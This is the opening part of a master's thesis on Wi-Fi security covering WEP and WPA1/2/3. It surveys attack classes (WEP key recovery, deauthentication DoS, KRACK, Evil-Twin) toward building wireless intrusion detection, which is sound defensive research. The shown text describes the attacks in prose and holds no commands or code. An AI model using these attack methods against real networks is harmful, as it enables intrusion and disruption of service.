



University of West Attica

SCHOOL OF ENGINEERING

Department of Informatics and Computer Engineering

Master Thesis

**Wireless local area network security and
modern cryptographic protocols: WEP &
WPA1/2/3**

Δεσποτόπουλος Ιωάννης

711171027

Supervisor:

Ιωάννα Καντζάβελου

Aigaleo - Athens, 03, 2024

Approved by the selection board on 21/03/2024:.

Ιωάννα Καντζάβελου Αντώνιος Μπόγγρης Νικόλαος Μυριδάκης
Επίκουρη καθηγήτρια Καθηγητής Επίκουρος Καθηγητής



.....

Ιωάννης Δεσποτόπουλος

All rights reserved.

Copying is prohibited, storage and distribution of the present work, wholly or in part, for commercial purposes. Reprint is allowed, storage and distribution for non-profit purposes, educational or research nature, provided that the source of origin is indicated and to keep this message. Questions concerning the use of work for profit-making purposes should be addressed to the author. The views and conclusions contained in this document express the author and should not be interpreted as representing the official positions of the University of West Attica.

Abstract

Modern wireless local area networks (WLAN) and the cryptographic protocols on which they are constructed, based on the IEEE 802.11 protocol, including WEP-WPA1/2/3 Personal as well as Enterprise, are susceptible to a variation of generic & availability attacks, including server-side and client-side attack vectors.

In particular, the WEP protocol has been proved for some years to be in a state of effective cryptanalysis through attack tools, so it's globally non-safe to use and completely deprecated as a cryptographic protocol, while WPA1/2 protocols are susceptible either to brute-force attacks, which are now more feasible due to the smart usage of Cloud technologies, including GPU cloud clustered systems, either to attack vectors which exploit vulnerable points (at the Access Point software/firmware or at the client software/firmware) of multiple implementations (e.g 4-way handshake implementations) of these protocols.

Nowadays the WPA3 protocol comes with fortified cryptography which is used to fix some of the basic vulnerabilities of the WPA1/2 protocol, with basically evaporating the attack vector of offline brute-force attempts against the 4-way handshake, and fortifying at the same the modern Access Points against standard Denial-of-Service (DoS) attacks (deauth/disassoc attacks) with the usage of IEEE 802.11w Protected Management Frames (PMF), and beacon frames protection in the future. But notwithstanding the benefits of the WPA3 protocol, new attack vectors are currently arising related to Denial-of-Service attacks against WPA3 infrastructure which are still explored by the information security community.

This master thesis attempts to make a categorization for wireless attacks in general and specifically for these protocols, while trying to analyze how particular detection methods and defenses can be built for wireless attacks, aiming at a Wireless Intrusion Detection System (WIDS) or a wireless forensics platform.

Τα σύγχρονα ασύρματα τοπικά δίκτυα (WLAN) και τα κρυπτογραφικά πρωτόκολλα στα οποία έχουν κατασκευαστεί, με βάση το πρωτόκολλο IEEE 802.11, συμπεριλαμβανομένων των WEP-WPA1/ WPA2/ WPA3 Personal και Enterprise, είναι επιρρεπή σε μια ποικιλία γενικών επιθέσεων και επιθέσεων κατά της διαθεσιμότητας, συμπεριλαμβανομένων των διανυσμάτων επίθεσης από την πλευρά του διακομιστή και από την πλευρά του πελάτη.

Πιο συγκεκριμένα, το πρωτόκολλο WEP έχει αποδειχθεί εδώ και μερικά χρόνια ότι βρίσκεται σε κατάσταση αποτελεσματικής κρυπτανάλυσης μέσα από εργαλεία επίθεσης, επομένως είναι καθολικά ανασφαλές να χρησιμοποιείται και ολοκληρωτικά παρωχημένο ως κρυπτογραφικό πρωτόκολλο, ενώ τα πρωτόκολλα WPA1 / WPA2 είναι επιρρεπή είτε σε επιθέσεις ωμής βίας, οι οποίες είναι τώρα περισσότερο εφικτές λόγω της έξυπνης χρήσης των τεχνολογιών νέφους (Cloud), συμπεριλαμβανομένων των ομαδοποιημένων συστημάτων που βασίζονται στην χρήση GPU εντός του νέφους, είτε απέναντι σε διανύσματα επίθεσης που εκμεταλλεύονται ευπαθή σημεία (στο λογισμικό/υλικολογισμικό του σημείου πρόσβασης ή του πελάτη) των πολλαπλών υλοποιήσεων (λ.χ των υλοποιήσεων της τετραπλής χειραψίας) αυτών των πρωτοκόλλων.

Σήμερα, το πρωτόκολλο WPA3 έρχεται με ενισχυμένη κρυπτογραφία η οποία χρησιμοποιείται για να διορθωθούν κάποιες από τις βασικές ευπάθειες των WPA1/ WPA2 πρωτοκόλλων, εξαλείφοντας βασικά το διάνυσμα επίθεσης των εκτός σύνδεσης επιθέσεων ωμής βίας ενάντια στην τετραπλή χειραψία, και ενισχύοντας την ίδια στιγμή τα σύγχρονα σημεία πρόσβασης απέναντι σε επιθέσεις (απο-αυθεντικοποίησης/απο-συσχέτισης) άρνησης υπηρεσίας (DoS) με την χρησιμοποίηση των Προστατευμένων Πλαισίων Διαχείρισης (PMF) του πρωτοκόλλου IEEE 802.11w, και προστασία των πλαισίων beacon στο μέλλον. Αλλά παρά τα θετικά χαρακτηριστικά του πρωτοκόλλου WPA3, νέα διανύσματα επιθέσεων αναδύονται τώρα σχετιζόμενα με επιθέσεις άρνησης υπηρεσίας ενάντια στην υποδομή του WPA3, τα οποία ακόμα εξερευνώνται από την κοινότητα ασφάλειας πληροφοριών (infosec community).

Αυτή η διπλωματική εργασία προσπαθεί να κάνει μια κατηγοριοποίηση των εν λόγω ασύρματων επιθέσεων εν γένει και ειδικότερα για αυτά τα πρωτόκολλα, ενώ προσπαθεί να αναλύσει πώς συγκεκριμένες μέθοδοι ανίχνευσης και άμυνες μπορούν να χτιστούν για τις ασύρματες επιθέσεις, με στόχο ένα Σύστημα Ανίχνευσης Ασύρματων Εισβολών (WIDS) ή μια πλατφόρμα εξέτασης ασύρματων ψηφιακών πειστηρίων (wireless forensics).

Contents

Abstract	i
Contents	v
List of Figures	viii
List of Tables	ix
1 Introduction	1
1.1 Wireless Local Area Networks (WLAN)	1
1.2 WLAN Security Problems	3
1.3 Related work	4
2 Wi-Fi protocols: WEP & WPA1/WPA2/3	7
2.1 WEP	7
2.2 WPA1/WPA2-PSK	8
2.2.1 WPA1/WPA2 4-way handshake	9
2.3 WPA3-SAE	10
2.3.1 Main WPA3 features	10
2.3.2 WPA3-SAE Handshake (Dragonfly handshake)	12
3 Wi-Fi Attacks	15
3.1 4-way handshake bruteforce attacks	16
3.1.1 Unsuccessful capture of WPA1/WPA2 handshake	17
3.1.2 Retrospective cracking of WPA1/WPA2 passphrase in realistic time	18
3.1.3 What to do in case STA or AP is offline	19
3.1.4 Decrypting the WPA1/WPA2 protected data of the WLAN	20
3.1.5 Critical thinking about bruteforcing PBKDF2 algorithm	22

3.2	Server-side DoS attacks	23
3.2.1	“Standard” server-side Denial of Service attacks	23
3.3	Client-side DoS attacks	27
3.3.1	“Standard” client-side Denial of Service attacks	27
3.4	Denial-of-Service attacks against additional protocols (WPA3-SAE, PMF)	31
3.4.1	Doppelganger attack	32
3.4.2	Pre-authentication WPA3 DoS attack	33
3.5	4-way handshake attacks: Cryptanalysis & DoS	34
3.5.1	KRACK attacks against WPA1/WPA2 & 4-way handshake DoS timeouts	34
3.5.2	Malformed EAPOL message-1 DoS attacks	35
3.6	DoS attacks utilizing beacon frames	35
3.7	Evil-Twin misassociation attacks	36
3.7.1	Karma attacks	36
3.7.2	Honeypot attacks	37
4	Wi-Fi Defences and counter-measures	39
4.1	Practical and methodological errors during the building of wireless defences	40
4.1.1	Security through obscurity	40
4.1.2	Allowance of mixed mode arrangements on security protocols	42
4.2	Defensive counter-measures against generic & DoS server-side and client-side attacks	42
4.2.1	TOFU (Trust-on-First-Use) arrangement	42
4.2.2	MAC address randomization	43
4.2.3	Server certificate validation on Android devices	44
4.2.4	Protected Management frames (PMF) or IEEE 802.11w amendment	44
4.2.5	Beacon frames protection	45
4.2.6	Operating channel validation	46
4.3	Comparison of counter-measures between different methods	47
4.4	Critical thinking about defences and attacks	47
5	Use Cases and Testing	51
5.1	Architecture and overall deployment of wireless defence test-bed	51
5.2	Architecture and overall deployment of wireless attack test-bed	58
5.3	Practical use-cases	60

5.3.1	Multi-Channel MiTM attacks	60
5.3.2	Evil-Twin race-condition DoS attacks	68
6	Discussion and Conclusions	79
	Bibliographical references	81

List of Figures

Figure 1.	Simplified view of EAPOL 4-way WPA1/WPA2 handshake	9
Figure 2.	EAPOL 4-way WPA1/WPA2 handshake [AA19; BR17]	10
Figure 3.	SAE handshake	13
Figure 4.	PTK generation through PBKDF2 and EAPOL 4-way handshake [Aca; BR17]	18
Figure 5.	PBKDF2:4096 repetitions of SHA-1 with the purpose of making as difficult as possible the exhaustive bruteforce attempts (source: Pentester Academy)	22
Figure 6.	SSID flooding captured on airodump-ng output	25
Figure 7.	Actual attack set orchestrated through mdk4	26
Figure 8.	Scenario for standard deauthentication & reassociation flow	28
Figure 9.	Scenario for standard deauthentication flow[SRV22]	31
Figure 10.	Wi-Fi state machine[Dal+22]	33
Figure 11.	OCV usage inside 4-way handshake	46
Figure 12.	Architecture diagram of LPG stack with syslog-ng forwarder for Nzyme IDS logs	58
Figure 13.	Nzyme alert for unexpected advertised channel	65
Figure 14.	SSID "testnetwork" default cipher suite	69
Figure 15.	Monitored network "testnetwork" alert for unexpected WPA3 cipher suites	73
Figure 16.	Grafana overview of beacon frames anomaly alert	74
Figure 17.	Wireshark beacon frame of Evil-Twin WPA2-PSK AP used in forced downgrade DoS attack	76

Figure 18. Wireshark frame of a probe response of non-PMF capable Evil-Twin WPA2-PSK AP used in downgrade DoS attack	77
--	----

List of Tables

Table 1. Wi-Fi Attacks and general applicability to WEP, WPA1/WPA2-PSK (personal), and WPA3-SAE (personal) protocols	50
Table 2. Wi-Fi Devices MAC addresses	60

Chapter 1

Introduction

1.1 Wireless Local Area Networks (WLAN)

Wireless networks in general are becoming more and more an integral part of our current technological way of being inside modern urban societies which require constant communication and continuous utilization of all kinds of digitalized flows. The plane of information and data flows are constantly evolving alongside with the technical means of their acquaintance which are more and more wireless-based in contradistinction to the older paradigm which was statically present in the third industrial revolution. The agile and flexible nature of the modern state of things requires analogous protocols to support this barebone wireless infrastructure.

The IEEE 802.11 protocol stack, which is publicly and commercially known as Wi-Fi (Wireless Fidelity), is one of the latest up-to-date protocols available for reliable wireless communications. It is ever-expanding in a world-wide scale and comprises globally of a large amount of client devices (stations or STA) and Access Points (AP) which are inextricably inter-connected with a continuous manner of operation. This enormous amount of interconnected devices comes with some important drawbacks, some of which are the recurring security holes being found here and there, on implementations of these protocols as well as on their basic structure. The threat landscape of modern networking is now including the wireless stack and by consequence it can be called a "Wi-Fi threat landscape". The 802.11 protocol, as defined by IEEE, is going to be used as the basic point of reference in which other Wi-Fi sub-protocols or amendments can be reduced to.

In addition to local area ethernet networks (LANs), which are based on older protocols like IEEE 802.3, modern network devices are part of a different type of networks, wireless-based, called *Wireless Local Area Networks* (or WLAN). This kind of networks have the following main positive characteristic: they promote flexibility in contrast to LANs because they are based on the so-called

“air” and the signal band spectrum of wireless Radio-Frequency (RF) signals, without requiring physical interaction with the Access Points (AP) for the clients to connect to the WLAN network.

It’s important to note at this point that this abstract type of networking called WLAN is actually an implementation of the IEEE 802.11 Wi-Fi Protocol stack which is basically different than other types of wireless protocols, e.g those used on wireless mobile networks (GSM, 3G, 4G LTE, 5G, etc.) or on wireless bluetooth networks [KK22], etc. Various WLANs exist within the most diverse of spaces: they could be positioned inside a home area or inside an airport, inside a train or inside a school, while following the same basic protocol specifications as with the generic IEEE 802.11 family, albeit with some distinctions being made for example between personal/home and enterprise networks, when encryption and authentication negotiation is enabled on the Wi-Fi networks by using a specific protocol, e.g WPA2-PSK (Personal) and WPA2-Enterprise (IEEE 802.1x).

WLAN is the kind of network which is applying the Wi-Fi protocol for the communication between the Access Points (APs) and the Stations (STAs or supplicants) in several modes of operation. There are not only quasi-hierarchical modes of Wi-Fi operations available, but also decentralized modalities like peer-to-peer (p2p) Wi-Fi networks, mesh networks, Wi-Fi direct access networks, ad-hoc networks, and so on. So, there is a wide spectrum of wireless implementations based on the same 802.11 Wi-Fi protocol elements, i.e using the same, or at least similar, standards for authentication, data integrity, encryption, etc. But in order to limit the scope of our investigation, we are mainly interested in quasi-”hierarchically” organized Wi-Fi networks, i.e networks in which only one node is the AP and all the others are STAs.

WLAN networks are designed in order to support a large number of inter-connected devices, both on the Medium Access Control (MAC) and physical control layers, as well as on the upper network layers (TCP/IP, etc). These networks are only contained by the limits of the Wi-Fi routers, which have a restrained number of resources available, but are generally designed to support a large number of STAs. This problem of resource containment doesn’t appear so much when using general-purpose computers as Wi-Fi routers, which have bigger resources and higher upper limits. We are mainly using open-source Wi-Fi access point and client implementations, such as hostap daemons (hostapd & wpa_supplicant) commonly used in WLAN environments.

One of the particularities of WLAN networks compared to wired ones, is that packet loss takes place over the ”air”, i.e over the Wireless Radio-Frequency communication medium, instead of the loss being statically structured inside wired LAN networks. While WLAN networks contain in their implementations the whole networking protocol stack, the two main layers which are mediating are the MAC & PHY layers. This means that first of all the wireless packets are mediated

through the physical layer stack, then through the MAC sub-layer entity, and only after those lower layers the packets go through the upper layers. A similar procedure takes place with the wired LAN networks, with the PHY layer being importantly different (Wi-Fi/WLAN "air" vs LAN ethernet).

1.2 WLAN Security Problems

In a world where globally there are millions - if not billions - of interconnected devices steadily involved in information flows, and not only in the Internet-of-Things (IoT) spectrum, it's normal to assume that there will be vulnerable points of systematic implementations which are drawing our attention here and there, unfortunately only after an important security incident and with the related incident response (IR). So, security is in both aspects such an important concept in modern Information and Communications (ICT) environments: in general when discussing abstract wireless networking and also in particular when discussing inherent Wi-Fi security vulnerabilities and exposures (including CVEs).

We are interested, in the context of the current master thesis, in defining the overall modern Wi-Fi threat landscape, by examining the possible Wi-Fi attack vectors (and actors) that are also prevalent in the frame of the applicable wireless protocols by utilizing the WLAN paradigm. These attack vectors can - and should - be categorized, especially when viewing them from the standpoint of hierarchical Wi-Fi organization: the distinction between AP and STA attacks, which is expanded in more general terms in the distinction between server-side and client-side wireless attacks. This quasi server/client distinction will be the basis for the proposed methodological approach of this thesis which includes a categorization paradigm. It isn't only a methodological distinction, but also practical, since it will be in this way easier for us to carefully illustrate and depict attack vectors from both points and angles of view.

So, WLAN attack vectors include both threats against the underlying WLAN infrastructure (AP) and against the world of WLAN clients, utilizing a wide range of available tactics specially crafted for this exact purpose. With minor modifications, these attacks are also applicable against non-hierarchically organized Wi-Fi networks, e.g mesh networks, ad-hoc networks, etc, so that their generalized applicability can be now acknowledged. As long as Wi-Fi networks are in an evolving state, the attack vectors are also increasing and growing more complicate, in a kind of "arms-race" situation, where on the one hand Wi-Fi vendors are creating new firmware adaptable for the newest Wi-Fi protocols, and on the other hand Wi-Fi hackers are (researching ways of) exploiting these new devices and protocols.

Some of the basic orientations of these attack vectors are around the following points:

1. *(Lack of) Authentication*, which has been a basic problem even since the invention of Wi-Fi networks [Pap+23]. Wi-Fi transmitted messages (called frames) are transmitted over the air without first authenticating the corresponding server/client endpoints in the MAC sublayer management Entity (MLME). This means, in other words, that unauthenticated frames can be spoofed trivially by an attacker even with the lowest degree of expertise.
2. *Confidentiality of data frames*, which is supported and enforced by using security protocols like WEP, WPA1/WPA2/WPA3, and can be circumvented through some attack tactics mainly in older security protocols (and not newer ones like WPA3-SAE which is resistant to this kind of attacks as per below section (2.3)). Note that when using open networks in the pre-WPA3 era, all data frames are transmitted unencrypted and can be trivially captured by an attacker with a simple monitor mode packet sniffing interface. WPA3-Opportunistic Wireless Encryption (WPA3-OWE) ensures that the open network which uses this protocol has protected data frames even though this was previously impossible.
3. *Availability of WLAN infrastructure*, which can be violated trivially by attackers, by issuing disconnection frames (deauthentication and/or disassociation frames) which result in AP/STA disconnections. There are some known methods which can prove useful against such kind of attacks, but it should be noted that it's almost impossible to avoid DoS attack vectors completely, i.e. in all implementations there will be more or less probable DoS vectors even with protection methods enabled. Attackers - or security researchers - are always finding new methods to undermine the WLAN availability, even with the state-of-the-art protocols and specifications such as WPA3 and protected management frames.

But in order to be more precise about the kind of attacks in which we are more interested in the context of the thesis, we are looking at the quasi server/client distinction (AP/STA) from the standpoint of Denial-of-Service (DoS) attacks. These attacks can be originating from a single Wi-Fi host device and can be equally powerful in destroying the availability of the WLAN infrastructure or of the client STAs. Even more powerful can be the orchestration of such DoS attacks from multiple Wi-Fi host devices which can bring a single Wi-Fi network (or the clients) "down to its knees".

1.3 Related work

An overall overview of Wi-Fi penetration testing using relevant tools in Kali Linux can be found in the work done by Vivek Ramachandran and Buchanan[BR17], which includes protocol analysis

and MAC layer attacks against Wi-Fi protocols, as well as an overview of traditional Wi-Fi DoS attacks. Also the main IEEE 802.11 "handbook" was published in 2020 [21] and is related to all of the discussed work over here. Another interesting work around Wi-Fi protocols and security modelling can be found in Kohlios (2018) [KH18].

A methodological overview of the current Wi-Fi trends in the adoption of current protocols can be found in the work done by Schepers et al. [SRV21], highlighting the importance that newer security protocols are adopted globally by router manufacturers and Internet Service Providers (ISPs) and older protocols are being "retired".

An overview of Wi-Fi intrusion detection systems securing (WIDS) even WPA3-SAE networks, can be found in [Dal+22] and [SHB22], where attacks are evaluated using a signature-based IDS on the first and a real-time based IDS on the latter utilizing machine learning. Also the work done by researchers which introduced the AWID dataset is very important [CKK21], as it allows us to analyze attacks through machine learning for pre-WPA3 networks, with this being considered a restriction compared to other datasets.

Some of the first papers introducing a Multi-Channel Man-in-the-Middle (MC-MiTM) attack which can reliably handle encrypted relayed traffic can be found - before 10 years - in [VP14], and more recently its consequences are analyzed by [HRR22].

Regarding other than the standard DoS attacks, some relevant work for novel WPA3-SAE & PMF attacks is done by Chatzoglou, Kamoubrakis, and Koliass (2022 [CKK22]), while protocol analysis of 802.11w vulnerabilities is recently done excellently by Vanhoef, Schepers [SRV22] and on older papers as well [EM12]. While for Evil-Twin AP attacks which are interestingly effective during a race condition, the work done by Lounis [LZ20a] is very helpful, allowing us to define some practical cases later in the "use cases" section (see: 5.3.2). Additionally the work done by the same author on some other papers is considered useful in this aspect [LZ19; LZ20b], for evaluating and assessing the overall DoS effects of attacks in WPA3-SAE protected networks..

WPA3-SAE handshake specific attacks and vulnerabilities are described in the work done for "Dragonblood" [VR20], but most of them have been patched and only did apply before 4 or 5 years. Also some other WPA3-SAE related attacks can be found in [MCB21].

Also, some of the first formal analysis of 802.11w security mechanisms and deadlock vulnerabilities can be found in the work done by researchers back in 2012 [EM12].

Chapter 2

Wi-Fi protocols: WEP & WPA1/WPA2/3

2.1 WEP

Wired Equivalent Privacy (WEP) is the first introduced and widely used cryptographic protocol for ensuring the confidentiality of transmitted data frames by using encryption ciphers and mechanisms like RC4 (Rivest Cipher 4) and Initialization Vectors (IVs). At that point of time it was an important improvement over previous unencrypted (open) Wi-Fi networking [Ger+23], even though up to the current date it's one of the protocols which can be broken even in a few minutes of cracking, due to the usage of static 40-bit or 104-bit keys.

In particular, soon enough it was proved by researchers in the information security (infosec) community that WEP is indeed trivially "breakable", i.e susceptible to some statistical types of attacks against a specific amount of captured WEP data frames (IVs), from the server-side perspective, as well as susceptible from the client-side perspective, with attacks such as Coffee-Latte, and other similar attacks which were completely breaking WEP encryption protocol. In other words, symmetric WEP encryption was soon proven to be broken even though for the first years of its invention it was considered a major improvement.

The attacks could be summarized in the following:

- Address Resolution Protocol (ARP) request replay attack, i.e capture more IVs to decrypt static WEP keys after statistical analysis, which is possible since WEP doesn't perform frames authentication and ARP requests can be injected arbitrarily by any authenticated STA.
- Chop-chop attack, where the attacker "chops" certain parts of the WEP packets while guess-

ing the plaintext, leading thus to a modification of encrypted packets and, finally, in the cryptanalysis of the WEP key.

- Fragmentation attacks (different than the ones mentioned recently against WPA1/WPA2/3 networks[Van21]), where the WEP packets are fragmented into smaller parts and modified accordingly in order to extract from them the WEP key.
- Coffee-Latte client-side attack in which WEP packets are forged and injected into a session with the Wi-Fi client allowing for static key statistical decryption.

2.2 WPA1/WPA2-PSK

WPA-TKIP (Wi-Fi Protected Access-Temporary Key Integrity Protocols) has been introduced some years after the initial implementation of WEP on 2003. WPA-TKIP still uses the old RC4 encryption mechanism with TKIP as the main encryption protocol. One of the main improvements of WPA-TKIP over WEP was that it used dynamically generated keys instead of statically generated ones used by the latter, which were proven already ultimately broken. However since WPA-TKIP is still using the RC4 encryption algorithm it is considered to be unsafe, in comparison to WPA2-PSK/AES, not to mention how it performs compared to WPA3-SAE.

So, WPA2-PSK (Wi-Fi Protected Access 2 - Preshared Key) has been introduced after WPA-TKIP, i.e in 2004, with the main important security improvement that the new encryption protocol is now AES-CCMP:

- This means, Advanced Encryption Standard (AES) with Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP), in a 256-bit implementation for ensuring better encryption of data frames than the previously used RC4 algorithm.

It's important to note here that WPA2-PSK is backwards compatible with devices which were previously using WPA-TKIP, so that at that point of time when the encryption protocol update was made, from WPA-TKIP to WPA2-PSK-AES-CCMP, there weren't any major backwards compatibility issues. The usual deployment of WPA2 ensures backwards compatibility with WPA since a mixed mode of arrangement is made for the same Wi-Fi network, i.e to support both WPA-TKIP and WPA2-AES (as well as WEP, which is surely not recommended to use), and not only on separate SSIDs but on the same SSID as well.

2.2.1 WPA1/WPA2 4-way handshake




Figure 1. Simplified view of EAPOL 4-way WPA1/WPA2 handshake

Here we are going to review and analyze the main WPA 4-way handshake, introduced with the purpose of mutual authentication of parties exchanging confidential information (data frames), used in all WPA1/WPA2 encryption protocols. First of all, the AP must associate with the STA, first by communicating through Probe Requests/Probe Responses, and then afterwards by communicating through Authentication/Association Requests/Responses, before the first EAPOL packets are transmitted. After the association and authentication phase, as described through the state machine, the EAPOL 4-way handshake takes place as follows[VSP17]:

- First, the AP send a random element called Anonce to the STA alongside with the Basic Service Set (BSS) information elements (BSSID,SSID,RSN capabilities)
- Afterwards, the STA Sends back to the AP another random element called Snonce and uses the Pre-shared key (PSK, i.e the passphrase), the random nonces and the MAC addresses of both STA and AP, to calculate the Message Integrity Code (MIC) Element and prepares the

PTK to be used.

- The AP responds with the PTK and GTK (Group Transient Key) installation on the STA side, alongside with RSN IE confirmation, protecting also against downgrade attacks.
- The STA responds with the PTK installation acknowledgement and other secure elements back to the AP and establishes a secure channel of communication.




Figure 2. EAPOL 4-way WPA1/WPA2 handshake [AA19; BR17]

2.3 WPA3-SAE

2.3.1 Main WPA3 features

WPA3-SAE (Wireless Protected Access 3 - Simultaneous Authentication of Equals), now an integral part of Wi-Fi 6 (802.11ax), has been created and introduced during 2018-2019, several years after the initialization of WPA/WPA2, and surely after the disclosure of devastating Wi-Fi attacks against modern WPA2-PSK implementations, like the KRACK attacks. Partially due to this kind of attack vectors the IEEE team and the respective Wi-Fi vendors were forced to create a new cryptographic encryption and authentication protocol called WPA3-SAE, which initially used - with some modifications - an existing handshake mechanism called the "Dragonfly handshake" [VR20]. In relation to this handshake mechanism, and the newly created authentication method called SAE, or with the open networking mode called OWE, the following important security measures (or achievements) were attained:

1. *Perfect forward secrecy* (PFS), which means that even an attacker with possession of the secret password can not retroactively decrypt captured data frames/packets, i.e the content

of these packets isn't recoverable a posteriori by any of the available decryption methods. This is considered an important security improvement over WPA/WPA2-PSK, since previously with WPA/WPA2 the content of the encrypted data frames could be decrypted retroactively by applying the correct couple of Pairwise Master Key (PMK)/Pairwise Transient Key (PTK), which are based on the shared symmetric PSK, against the packets captured.

2. *Resilience and resistance against offline bruteforce attacks* against the WPA3 handshake. This means that even if an attacker has captured via a packet sniffer the WPA3 4-way handshake packets, the password still can't be deduced via an offline bruteforce attack against this handshake, so that resilience is attained. So, this traditional bruteforce attack against WPA2-PSK no longer applies against WPA3-SAE, which is considered an important improvement and drastic security measure.
3. In relation to WPA3-OWE Open networks, *individual confidentiality of data frames is achieved even though the network remains open*, using Diffie-Helman (DH) key exchange and the relevant Public Key Infrastructure (PKI) methods, thus preventing Man-in-The-Middle (MiTM) attacks. Also passive sniffing attacks are prevented due to the use of DH and the previous two achievements remain valid also on this OWE-case. These are some major and huge improvements over unencrypted Open Wi-Fi networks that dominated in the previous Wi-Fi era.

Also it has to be noted that WPA3-SAE introduced alongside with the new encryption ciphers and security measures a new security element: i.e a security mechanism called "Protected Management Frames" (PMF, or otherwise known as Management Frame Protection - MFP), as a mandatory – i.e enforced – protocol specification, based on the documented 802.11w protocol amendment inserted at 2009 [09]. This security mechanism ensures the confidentiality, data integrity and authenticity of specific transmitted management frames, which before that were sent out over the air unencrypted, allowing any attacker with a proper packet sniffer to monitor unencrypted Wi-Fi traffic.

As can be deduced from the protocol launch dates, PMF existed even before WPA3 was created as a protocol (as it was launched 5 years after WPA2), as a complementary amendment in regards to the first two Protected Access security protocols, i.e as an extra optional security measure, and not as a universally enforced solution. The scientific rupture of the latest security protocol, WPA3-SAE, is that PMF is now enforced in WPA3-Only networks, thus securing some of the most important management frames (deauthentication-disassociation), i.e ensuring protection

against disconnection attacks and spoofed packets forged by some packet injector.

Unfortunately not all devices are compatible with 802.11w, and such a fact can itself be considered a security threat in PMF enforced networks, where quasi-DoS attacks in particular can be launched against such Wi-Fi clients. Exactly because of the restrictive character of enforcing PMF, network and systems administrators are using mixed mode protocols, introducing accidentally new attack vectors and expanding the overall attack surface against the Wi-Fi infrastructure, while trying to fix the DoS attacks, resulting in bad security practices and not correctly aligned security postures. But one solution for this problem could be to use separate SSIDs for PMF and non-PMF capable Wi-Fi networks, and also additionally enforce practices like Virtual LAN (VLAN) tagging, etc. which could potentially decrease further the attack surface imposed by these bad practices.

As of this date the latest IEEE 802.11 generic Wi-Fi protocol is Wi-Fi 7 otherwise called 802.11be. PMF was also prioritized since Wi-Fi 6, and support for it is included in the certified Wi-Fi 6 (802.11ax) vendor APs, if not completely enforced, so that a huge improvement is made over older specifications. Additional security measures are introduced in Wi-Fi 7, which are relevant again to the encryption and protection of management frames, with beacon frames protection being one the most important newly inserted theoretical and practical protection methods against management frames spoofing attacks. Wi-Fi 7 is exactly the state-of-the-art regarding current Wi-Fi protocols and specifications.

2.3.2 WPA3-SAE Handshake (Dragonfly handshake)

The WPA3-SAE handshake takes place as follows [VR23]:

- First, the STA finds a WPA3-SAE enabled network, based on the information retrieved from the beacon frames and the probe responses from the AP, and initiates the handshake with the commit phase. Before this commit phase, a key is shared between AP/STA[MCB21] and a calculation takes place for the Password Element (PE), which is related to the Password Authenticated Key Exchange (PAKE) procedure[mrna].
- After the commit phase, a confirm phase follows, which verifies if the same keys have been used in the calculation of the PE. Elliptic curve cryptography (ECC) is used for both commit and confirm phases, with the recent methods like "hash-to-curve" being utilized for the calculation of the scalar and finite values.
- Finally, a 4-way handshake is happening during which the PTK is generated and calculated accordingly.

Figure 3 depicts the SAE handshake.

